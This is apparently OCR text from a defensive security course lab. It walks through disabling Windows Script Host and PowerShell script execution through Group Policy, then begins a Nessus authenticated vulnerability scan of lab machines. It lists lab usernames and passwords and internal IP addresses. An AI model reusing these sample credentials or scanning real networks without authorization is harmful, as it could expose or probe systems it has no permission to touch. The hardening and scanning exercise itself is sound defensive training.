


6. **Editing the default domain policy**

   Once the Group Policy Management window is opened, we will browse the following items in the left-hand side of the window:

   - Forest: synctechlabs.com
     - Domains
       - synctechlabs.com
         - Group Policy Objects

   In this window, we can see that a "Default Domain Policy" exist, which we will now adapt (right-click -> "Edit").




7. **Create new registry key to disable WSH**

   As we discussed during the course, the Windows Script Host is responsible for the execution of a number of scripts on Windows hosts (including .vbs and .js). We can disable it using a registry key!

   In the newly opened Window ("Group Policy Management Editor"), we will disable the Windows Script Host by adding a new registry key. In the left-hand side of the window, we will open the following structure:

   - Default Domain Policy
     - Computer Configuration
       - Preferences
         - Windows Settings
           - Registry

   We can now right-click in the registry window to the right and select "New" -> "Registry Item".




8. **WSH registry value**

   The registry key we want to create to disable the Windows Script Host is the following:

   HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled

   The key will be a "DWORD" and the value will be "0".

   Note that this will update the relevant registry key on all systems on which the group policy is being enforced, thereby effectively disabling the Windows Script host.




9. **Let's also disable Powershell!**

   While we're at it, let's also disable Powershell!

   For this, we need to browse to another section of the domain policy (left-hand side of the window):

   - Computer Configuration
     - Policies
       - Administrative Templates
         - Windows Components

   Under the Windows Components screen, we should find a folder called "Windows Powershell", which we will open!




10. **Disabling Powershell**

    Within Powershell's settings, you will find the following setting:

    "Turn On Script Execution"

    We will open it and change its value to "Disabled"



11. **Refresh the domain policy on Windows host**

    Back on the Windows host, we can open a command prompt and run the following command:

    gpupdate

    By running gpupdate, the workstation will fetch & apply all appicable group policies!

12. **Retry payload execution**

As a final test, we can now retry payload execution on the Windows system. Notice the different error messages that are now returned!

SEC599-3.1: Exercise - Authenticated vulnerability scans

Objective

The objective of the lab is to get acquainted with a vulnerability scanner like Nessus. Furthermore, we will perform an authenticated vulnerability scan of our internal network environment. We will then analyze the results and determine how these can be fixed.

High-level exercise steps:

- Walkthrough Nessus vulnerability scanner
- Configure default scan policy to scan internal range
- Add credentials to enable authenticated scanning
- Analyze the results

Scenario

Virtual Machines

1. SEC599-C01 - Ubuntu04
2. SEC599-C01 - Firewall
3. SEC599-C01 - Windows01
4. SEC599-C01 - Windows02
5. SEC599-C01 - Ubuntu01
6. SEC599-C01 - DomainController

Exercise 1 : SEC599-3.1

The objective of the lab is to get acquainted with a vulnerability scanner like Nessus. Furthermore, we will perform an authenticated vulnerability scan of our internal network environment. We will then analyze the results and determine how these can be fixed.

1. **Authenticate to Windows machine**

   Let's first connect to our standard Nick Fury Windows workstation using the following credentials:

   USERNAME: Nick Fury
   PASSWORD: Awesomesauce123

2. **Open Nessus scanner engine**

   We have a Nessus scanner running in the lab environment. You can access it on the following web page.

   https://192.168.30.17:8834


   It's also been added as a bookmark to Chrome. You will have to accept the certificate warning the first time you launch Nessus! The credentials are the

following:

Username: sec599
Password: sec599

3. **Familiarize with the Nessus interface**


   Nesus supports the creation of new scan policies that can subsequently be used to scan the environment. Take a few minutes to get familiar with the Nessus interface!



4. **Launch a scan with the default policy**

   We will launch a scan against our lab environment without credentials.
   Inside the "My Scans" menu, you can click "Create a new scan" and then select the following policy:

   "Basic Network Scan"




5. **Configure the scan scope**

   We can provide the following settings:

   Name: Initial Scan
   Targets:


   - 192.168.10.5
   - 192.168.10.15
   - 192.168.10.16
   - 192.168.10.1
   - 192.168.20.10

   Once configured, we can save the scan using the button at the bottom of the web page.



